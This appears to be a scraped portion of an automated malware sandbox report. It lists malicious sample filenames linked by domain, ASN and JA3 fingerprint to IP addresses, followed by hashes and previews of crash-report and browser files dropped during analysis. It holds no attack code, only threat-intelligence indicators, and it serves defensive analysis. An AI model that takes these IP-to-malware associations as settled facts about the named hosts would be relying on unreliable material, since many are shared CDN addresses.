	j6cSSlGZK8.dll	Get hash	malicious	Browse	• 2.18.160.23
	CTvjbMY3DK.dll	Get hash	malicious	Browse	• 2.18.160.23
	S8TePU9taH.dll	Get hash	malicious	Browse	• 2.18.160.23
	aRo4FhRug5.dll	Get hash	malicious	Browse	• 2.18.160.23
	triage_dropped_file.dll	Get hash	malicious	Browse	• 2.18.160.23
	bUSzS84fr4.dll	Get hash	malicious	Browse	• 2.18.160.23
	rpx8zB3thm.dll	Get hash	malicious	Browse	• 2.18.160.23
	kivtiYknQS.dll	Get hash	malicious	Browse	• 2.18.160.23
	M72Kclc67w.dll	Get hash	malicious	Browse	• 2.18.160.23
	5jsO2t1pju.dll	Get hash	malicious	Browse	• 2.18.160.23
	4bndVtKthy.dll	Get hash	malicious	Browse	• 2.18.160.23
	837375615376.dll	Get hash	malicious	Browse	• 2.18.160.23
	837375615376.dll	Get hash	malicious	Browse	• 2.18.160.23
	LegacyAudio.dll	Get hash	malicious	Browse	• 2.18.160.23
tls13.taboola.map.fastly.net	Bccw1xUJah.dll	Get hash	malicious	Browse	• 151.101.1.44
	bUSzS84fr4.dll	Get hash	malicious	Browse	• 151.101.1.44
	4bndVtKthy.dll	Get hash	malicious	Browse	• 151.101.1.44
	wZGYFg4hiT.dll	Get hash	malicious	Browse	• 151.101.1.44
	GJSyxyXpqb.dll	Get hash	malicious	Browse	• 151.101.1.44
	Fuutbqvhmc.dll	Get hash	malicious	Browse	• 151.101.1.44
	GLpkbbRAp2.dll	Get hash	malicious	Browse	• 151.101.1.44
	bebys12.dll	Get hash	malicious	Browse	• 151.101.1.44
	INV-23373_2.dll	Get hash	malicious	Browse	• 151.101.1.44
	zuroq8.dll	Get hash	malicious	Browse	• 151.101.1.44
	w6fIE0MCvl.dll	Get hash	malicious	Browse	• 151.101.1.44
	BQlyt2B7Im.dll	Get hash	malicious	Browse	• 151.101.1.44
	52k0qe3yt3.dll	Get hash	malicious	Browse	• 151.101.1.44
	SayEjNMwtQ.dll	Get hash	malicious	Browse	• 151.101.1.44
	SayEjNMwtQ.dll	Get hash	malicious	Browse	• 151.101.1.44
	uj8A47Ew7u.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.W64.Bzrloader.IEldorado.25041.dll	Get hash	malicious	Browse	• 151.101.1.44
	dork.exe	Get hash	malicious	Browse	• 151.101.1.44
	peju3.dll	Get hash	malicious	Browse	• 151.101.1.44
	sgRkrN.dll	Get hash	malicious	Browse	• 151.101.1.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	Bccw1xUJah.dll	Get hash	malicious	Browse	• 104.26.7.139
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 104.26.7.139
	fkgmsTEsCp.dll	Get hash	malicious	Browse	• 172.67.70.134
	S2pmCqOFEf.exe	Get hash	malicious	Browse	• 162.159.130.233
	trynagetmybinsufucker98575.arm7	Get hash	malicious	Browse	• 172.67.247.213
	arm7	Get hash	malicious	Browse	• 162.159.132.56
	GenoSec.x86	Get hash	malicious	Browse	• 104.31.160.230
	NitroRansomware.exe	Get hash	malicious	Browse	• 162.159.135.232
	HackLoader.exe	Get hash	malicious	Browse	• 162.159.135.233
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.15350.rtf	Get hash	malicious	Browse	• 162.159.135.233
	PaymentReceipt.html	Get hash	malicious	Browse	• 104.16.19.94
	ATT01313.html	Get hash	malicious	Browse	• 104.16.18.94
	1D4l9eR0W4.exe	Get hash	malicious	Browse	• 23.227.38.74
	CTvjbMY3DK.dll	Get hash	malicious	Browse	• 104.26.6.139
	j6cSSlGZK8.dll	Get hash	malicious	Browse	• 104.26.6.139
	CTvjbMY3DK.dll	Get hash	malicious	Browse	• 172.67.70.134
	QEuPmJ4lVYW4nj1.exe	Get hash	malicious	Browse	• 104.21.19.200
	200098765245699000000.exe	Get hash	malicious	Browse	• 104.21.19.200
	nakit.exe	Get hash	malicious	Browse	• 104.21.19.200
	S8TePU9taH.dll	Get hash	malicious	Browse	• 104.26.6.139
YAHOO-DEBDE	CTvjbMY3DK.dll	Get hash	malicious	Browse	• 87.248.118.23
	if.bin.dll	Get hash	malicious	Browse	• 87.248.118.23
	if.bin.dll	Get hash	malicious	Browse	• 87.248.118.23
	6.dll	Get hash	malicious	Browse	• 87.248.118.22
	67MPsax8fd.exe	Get hash	malicious	Browse	• 87.248.118.22
	wZGYFg4hiT.dll	Get hash	malicious	Browse	• 87.248.118.23
	n3.dll	Get hash	malicious	Browse	• 87.248.118.23
	bK3nwTlUvf.dll	Get hash	malicious	Browse	• 87.248.118.23
	bjbMyaakCv.dll	Get hash	malicious	Browse	• 87.248.118.22
	qFWVUQUdX0.dll	Get hash	malicious	Browse	• 87.248.118.23
	2GEg45PlG9.exe	Get hash	malicious	Browse	• 87.248.118.23
	2h6gsk1xCR.dll	Get hash	malicious	Browse	• 87.248.118.22
	FpYf5EGDO9.exe	Get hash	malicious	Browse	• 87.248.118.22
	anIV2qJeLD.exe	Get hash	malicious	Browse	• 87.248.118.23
	481DGzXveG.dll	Get hash	malicious	Browse	• 87.248.118.22
	wMidyLtyIL.dll	Get hash	malicious	Browse	• 87.248.118.22
	Fuutbqvhmc.dll	Get hash	malicious	Browse	• 87.248.118.22
	delta.dll	Get hash	malicious	Browse	• 87.248.118.23
	delta.dll	Get hash	malicious	Browse	• 87.248.118.22
	5555555.dll	Get hash	malicious	Browse	• 87.248.118.22
LINODE-APLinodeLLCUS	Bccw1xUJah.dll	Get hash	malicious	Browse	• 172.104.227.98
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 172.104.227.98
	dyyianbfm.js	Get hash	malicious	Browse	• 45.79.244.12
	dyyianbfm.js	Get hash	malicious	Browse	• 45.79.244.12
	ETgVKIYRW5.dll	Get hash	malicious	Browse	• 45.79.248.254
	cMVyW1SDZz.dll	Get hash	malicious	Browse	• 45.79.248.254
	ETgVKIYRW5.dll	Get hash	malicious	Browse	• 45.79.248.254
	cMVyW1SDZz.dll	Get hash	malicious	Browse	• 45.79.248.254
	2iJBYBel22.dll	Get hash	malicious	Browse	• 45.79.248.254
	2iJBYBel22.dll	Get hash	malicious	Browse	• 45.79.248.254
	mtW2HRnhqB.exe	Get hash	malicious	Browse	• 172.105.103.207
	FILE_915494026923219.xlsm	Get hash	malicious	Browse	• 178.79.147.66
	UioA2E9DBG.dll	Get hash	malicious	Browse	• 178.79.147.66
	UioA2E9DBG.dll	Get hash	malicious	Browse	• 178.79.147.66
	916Q89rlYD.dll	Get hash	malicious	Browse	• 178.79.147.66
	9izNuvE61W.dll	Get hash	malicious	Browse	• 178.79.147.66
	P5LROPCURK.dll	Get hash	malicious	Browse	• 178.79.147.66

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	zTGtLv4pTO.dll	Get hash	malicious	Browse	• 45.79.248.254
	zTGtLv4pTO.dll	Get hash	malicious	Browse	• 45.79.248.254
	TYLNb8VvnmYA.dll	Get hash	malicious	Browse	• 178.79.147.66

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	Bccw1xUJah.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.203.102 • 172.67.69.19 • 151.101.1.44
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.203.102 • 172.67.69.19 • 151.101.1.44
	mATFWhYtPk.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.203.102 • 172.67.69.19 • 151.101.1.44
	fkgmsTEsCp.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.203.102 • 172.67.69.19 • 151.101.1.44
	CTvjbMY3DK.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.203.102 • 172.67.69.19 • 151.101.1.44
	j6cSSlGZK8.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.203.102 • 172.67.69.19 • 151.101.1.44
	CTvjbMY3DK.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.203.102 • 172.67.69.19 • 151.101.1.44
	S8TePU9taH.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.203.102 • 172.67.69.19 • 151.101.1.44
	aRo4FhRug5.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.203.102 • 172.67.69.19 • 151.101.1.44
	fel.com.html	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.203.102 • 172.67.69.19 • 151.101.1.44
	bUSzS84fr4.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.203.102 • 172.67.69.19 • 151.101.1.44
	rpx8zB3thm.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.203.102 • 172.67.69.19 • 151.101.1.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	kivtiYknQS.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.20 3.102 • 172.67.69.19 • 151.101.1.44
	M72Kclc67w.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.20 3.102 • 172.67.69.19 • 151.101.1.44
	5jsO2t1pju.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.20 3.102 • 172.67.69.19 • 151.101.1.44
	3t9XLLs9ae.exe	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.20 3.102 • 172.67.69.19 • 151.101.1.44
	4bndVtKthy.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.20 3.102 • 172.67.69.19 • 151.101.1.44
	mzSVrYKRrI.exe	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.20 3.102 • 172.67.69.19 • 151.101.1.44
	837375615376.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.20 3.102 • 172.67.69.19 • 151.101.1.44
	837375615376.dll	Get hash	malicious	Browse	• 104.26.7.139 • 87.248.118.23 • 142.250.20 3.102 • 172.67.69.19 • 151.101.1.44
51c64c77e60f3980eea90869b68c58a8	Bccw1xUJah.dll	Get hash	malicious	Browse	• 172.104.227.98
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 172.104.227.98
	bUSzS84fr4.dll	Get hash	malicious	Browse	• 172.104.227.98
	3pO1282Kpx.dll	Get hash	malicious	Browse	• 172.104.227.98
	nhlHEF5lVY.dll	Get hash	malicious	Browse	• 172.104.227.98
	lGidwJjoUs.dll	Get hash	malicious	Browse	• 172.104.227.98
	efELSMl5R4.dll	Get hash	malicious	Browse	• 172.104.227.98
	TYLNb8VvnmYA.dll	Get hash	malicious	Browse	• 172.104.227.98
	2gyA5uNl6VPQUA.dll	Get hash	malicious	Browse	• 172.104.227.98
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 172.104.227.98
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 172.104.227.98
	fehiVK2JSx.dll	Get hash	malicious	Browse	• 172.104.227.98
	kQ9HU0gKVH.exe	Get hash	malicious	Browse	• 172.104.227.98
	gvtdsqavfej.dll	Get hash	malicious	Browse	• 172.104.227.98
	mhOX6jll6x.dll	Get hash	malicious	Browse	• 172.104.227.98
	dguQYT8p8j.dll	Get hash	malicious	Browse	• 172.104.227.98
	jSxIzXfwc7.dll	Get hash	malicious	Browse	• 172.104.227.98
	mhOX6jll6x.dll	Get hash	malicious	Browse	• 172.104.227.98
	X2XCewI2Yy.dll	Get hash	malicious	Browse	• 172.104.227.98
	dguQYT8p8j.dll	Get hash	malicious	Browse	• 172.104.227.98

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_88e9c9cb640b4f665f2020b110738337d7578_d70d8aa6_180d72e5\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.6243721034686018
Encrypted:	false
SSDEEP:	96:eNlsNnTZqy1y9hkoyt7Jf0pXIQcQ5c6A2cE2cw33+a+z+HbHg48ZAXGng5FMTPSh:V3BKHnM28jjf/u7sCS274ItW
MD5:	F78AB9EAB7498342DCEED5A4885E7852
SHA1:	FD297570AD5C0C7A23617CA4348E10BF9BFCECC4
SHA-256:	AC694BDC3D1F0EF58A9D9E108C66ACC91D01477B02D6587DB1965FCBF4CE693F
SHA-512:	150A359C94CC7F68A362485458D124349A663645C1EE60884E2A6C290AD86C89F9684114F33CD1C32AA0BA663DB9FDD303C8CB2389EF8B632FAFB0483DA27E7
Malicious:	false
Reputation:	unknown
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.2.9.6.2.5.4.4.3.5.6.5.2.0.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.=.e.n.t.i.f.i.e.r.=.f.3.c.0.f.3.4.e.-.9.9.5.a.-.4.c.b.3.-.9.7.6.6.-.c.d.2.0.c.4.f.5.c.a.f.b.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.=.n.t.i.f.i.e.r.=.0.2.a.a.8.5.9.1.-.d.6.c.9.-.4.1.a.6.-.a.c.6.3.-.c.6.7.a.1.5.a.8.1.3.b.0.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.I.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.8.b.c.-.0.0.0.1.-.0.0.1.b.-.d.f.2.4.-.7.a.1.3.d.7.e.7.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.I.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.8.:.1.1.:.5.3.:.0.5.!.0.!.I.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER5A7B.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Thu Dec 2 23:49:05 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	24864
Entropy (8bit):	2.4982719485160056
Encrypted:	false
SSDEEP:	192:u46n+bsMO3JnD7MrgikKZG0hLi4dyWKl:+w4KZG0hLi4d
MD5:	14D5D84997FD43F5BFAB94BC97DE9713
SHA1:	6185CD09E60D709E52757AADFEA8B8DC8C0490E3
SHA-256:	2B5A31B665912991AB7A00D3DD1CF4433209AE203202D2DAFAA823EB502C8C24
SHA-512:	E352932174FE7D3FACE727460B2E2ABEB05B1C21DA1FDB9AF09130B6A8F3C65B9FD1EEEF4F8A3629D938B80C525FB14511C433D4F7D48555F6E05A6E5E78324A
Malicious:	false
Reputation:	unknown
Preview:	MDMP..... .....q[.a.....4.....H.....$.....`.....8.....T.....0U.....U.....B.....|.... ...GenuineIntelW.....T.....@[.a.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER5F8D.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8340
Entropy (8bit):	3.7039792362094164
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi2V66b1xQ6YrZSUBPpRzgmfOSzG+pBA89bg2sfIgm:RrlsNi86F6Y1SUBPbgmfOSzVgVfm
MD5:	353D0FD79D913B82314AEA296833F114
SHA1:	58E51BB966BD774B31D7629F806A12D62218A9DA
SHA-256:	282E63F8BB2BBA2BE1D79451FE14453436E48A4A3737BE9782F7FA89F5237D35
SHA-512:	2D72914634F6284BBBA609066E541F56BE744703DD4DA19DA440190902096C85AAEC39DC3C876046846E45DCD0DBB16BB36DFBD81B4E9A3672CAEB8B537871
Malicious:	false
Reputation:	unknown
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.3.3.2.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER650C.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4598
Entropy (8bit):	4.475667038099945
Encrypted:	false
SSDEEP:	48:cvIwSD8zsPJgtWI9tpWSC8By8fm8M4J2yvZF+g+q84WzdoB5KcQIcQwQUd:uITfxGYSNlJBCgwO5KkwQUd
MD5:	A88089568F752710AD48BB4526FDBC37
SHA1:	CC55624B722F8848619A0CA420EF92800CAF8415
SHA-256:	D7718223C6C70064022E109100C0EB01D27B61ADADD55AB05E00FDCDC194B6C8
SHA-512:	CF9DB2C3A286C89DB72D67CF4C24D1FFAB4060F1E8DC4E02B0FFE7C11606189228D588AF541570A9CC0A181DF7A731E5E67C2223F399D0BA1751198909B55B4
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1280699" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FDA.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	53244
Entropy (8bit):	3.060857525020511
Encrypted:	false
SSDEEP:	768:EiHUbENr0z/ql1qilhkShI31ylm2k4i1maLl55NhC:EiHUYry/qlrC1yM2k4XaLlm
MD5:	A79D7B48E58FD8A5795A4F8F7D086776
SHA1:	9C3B6976A11080FC2F9B44F7D79F378A5F9F91B4
SHA-256:	B902FB2A48646D5B2793F59D49991E79D4A8C8AC012772C6FFEC7ED390628659
SHA-512:	6F08D679A5D73E6F22FBDAA79101F7933D5DD0BF2E8202B80851491B6F14260BDBAB381854F8C1DE084CA8196AAAEF8DBC36A3EB121194724AD988AE1E992C86
Malicious:	false
Reputation:	unknown
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER877C.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.696117290438646
Encrypted:	false
SSDEEP:	96:9GiZYWeLPFp0Y8YlyWAGH8YEZ2VtNirlotuw2pbHaJNTPe4XIJd3:9jZDVbBCM9aJNTPe9Jd3
MD5:	0AA5BC5501D9389012B7225B3CA0F09D
SHA1:	E03913A1AA819742B7A09B0019124A1D8FC6D12D
SHA-256:	81AEB348E02F4E19257EFCD492338A1D26F97094B07D89C90B89E10D907300CC
SHA-512:	5C0B39F47BCEE90F8E7B1E26C4CCD3EDEAC3094D30C60CAD3B5E842740B428544077BF1DF3B4D8D4EAAF8C4B41A028EB54F7BF9F07A154FB43CE47B675E80D9
Malicious:	false
Reputation:	unknown
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\E5F0NRSV\www.msn[2].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\E5F0NRSV\www.msn[2].xml	
Size (bytes):	138
Entropy (8bit):	5.217316479880348
Encrypted:	false
SSDEEP:	3:D9yRtFwsx6wmxvFuqLHIfwEYPJGX7T40AAeRcqSkC2LKb:JUFkduqswEkIXH40AAeSSub
MD5:	04A2D4A196F2422D2DBE5F7E1A4EE7C2
SHA1:	897A3CDAE25D3200F2B6F2A5E1A8ECDFA0E01079
SHA-256:	E7182210BDEF03E3BA880C62802DB20A2E884FD5EE1FB50F194491323E1A81F2
SHA-512:	6FECD2F7274E51A62712A1DBF2F3C61D27D24B9B945DF8E59EDD1A9EF8209304B91B1DA48BE5B96CCFD5E8153DAB989AFB5CB610BA29BA3AA33DF9008BA7CDE9
Malicious:	false
Reputation:	unknown
Preview:	<root><item name="BT_AA_DETECTION" value="{"ab":false,"acceptable":true}" ltime="636756128" htime="30926807" /></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\URW0GA4Q\contextual.media[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	235
Entropy (8bit):	4.887792196665058
Encrypted:	false
SSDEEP:	6:JUFdscq93iOIGSQ3xqV+5kXSg4SQ3ncqPv/kXSg4Sub:JUTsp93iOTSVmeSg4HPneSg4p
MD5:	16156897F6F8A3EC276A1D55440B16D1
SHA1:	6EE0C76D3669F5E31FC11B3176011A47BCDD0A11
SHA-256:	51E775A77291D019526286F0B34988AEE5BF1BA5F613761E8794DCA188015CA4
SHA-512:	C75CEA9168779FB93F61E2211421159F0FCE8EF8F8C5542241302A19802867680F9DD3180E6FEDDAAA74A8BEABFDF7485C2F0ABE5A737509928CF22245F8BF43
Malicious:	false
Reputation:	unknown
Preview:	<root><item name="HBCM_BIDS" value="{}" ltime="521226128" htime="30926807" /><item name="maxbid" value="0.03" ltime="542746128" htime="30926807" /><item name="maxbidts" value="1638488917748" ltime="542746128" htime="30926807" /></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{524F9278-53CA-11EC-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.1612878317934943
Encrypted:	false
SSDEEP:	12:rlxAFWrrEgmw+IaCr8OheDlIXBWSFWYXDrEgmgli+IaCyeDlIXB1hWDlIXusyMej:r1rGo/QvyX+sG//byXEyXqMJ39lWZTn
MD5:	B5DAB269ECA2E464C8A15D839AA3AF24
SHA1:	13BE1554A44C3DA6F1A61527B9DC276E384F8BE3
SHA-256:	0C3B1EB037662131C03943BEBB4C84DBE51B26A9127CEA0A5D284060D77BE7AD
SHA-512:	94AC59E8C35129C978C1EDD5D9A0E072EFEA6903DA1E563A36B50B3F2F559EDD9BE4B280F6975576B182D1CE68D0F06E33025060A782A7AFA9646AE7D017F0E4
Malicious:	false
Reputation:	unknown
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....`g.X.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....F.r. a.m.e.L.i.s.t.....0.....O._.T.S.e.Z.J.P.U.s.p.T.7.B.G.Q.6.+.z.0.u.+.o.V.i.A.=.=.....:

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{524F927A-53CA-11EC-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	331264
Entropy (8bit):	3.5972400738703074
Encrypted:	false
SSDEEP:	3072:vZ/2Bfcdmu5kgTzGtDZ/2Bfc+mu5kgTzGtTZ/2Bfcdmu5kgTzGtiZ/2Bfc+mu5kn:2ohN
MD5:	AAC177615608F6EBF731AB3ACB0C7F17
SHA1:	56D522DFBC222C81F77FF3ED4E761FD782A22AA2
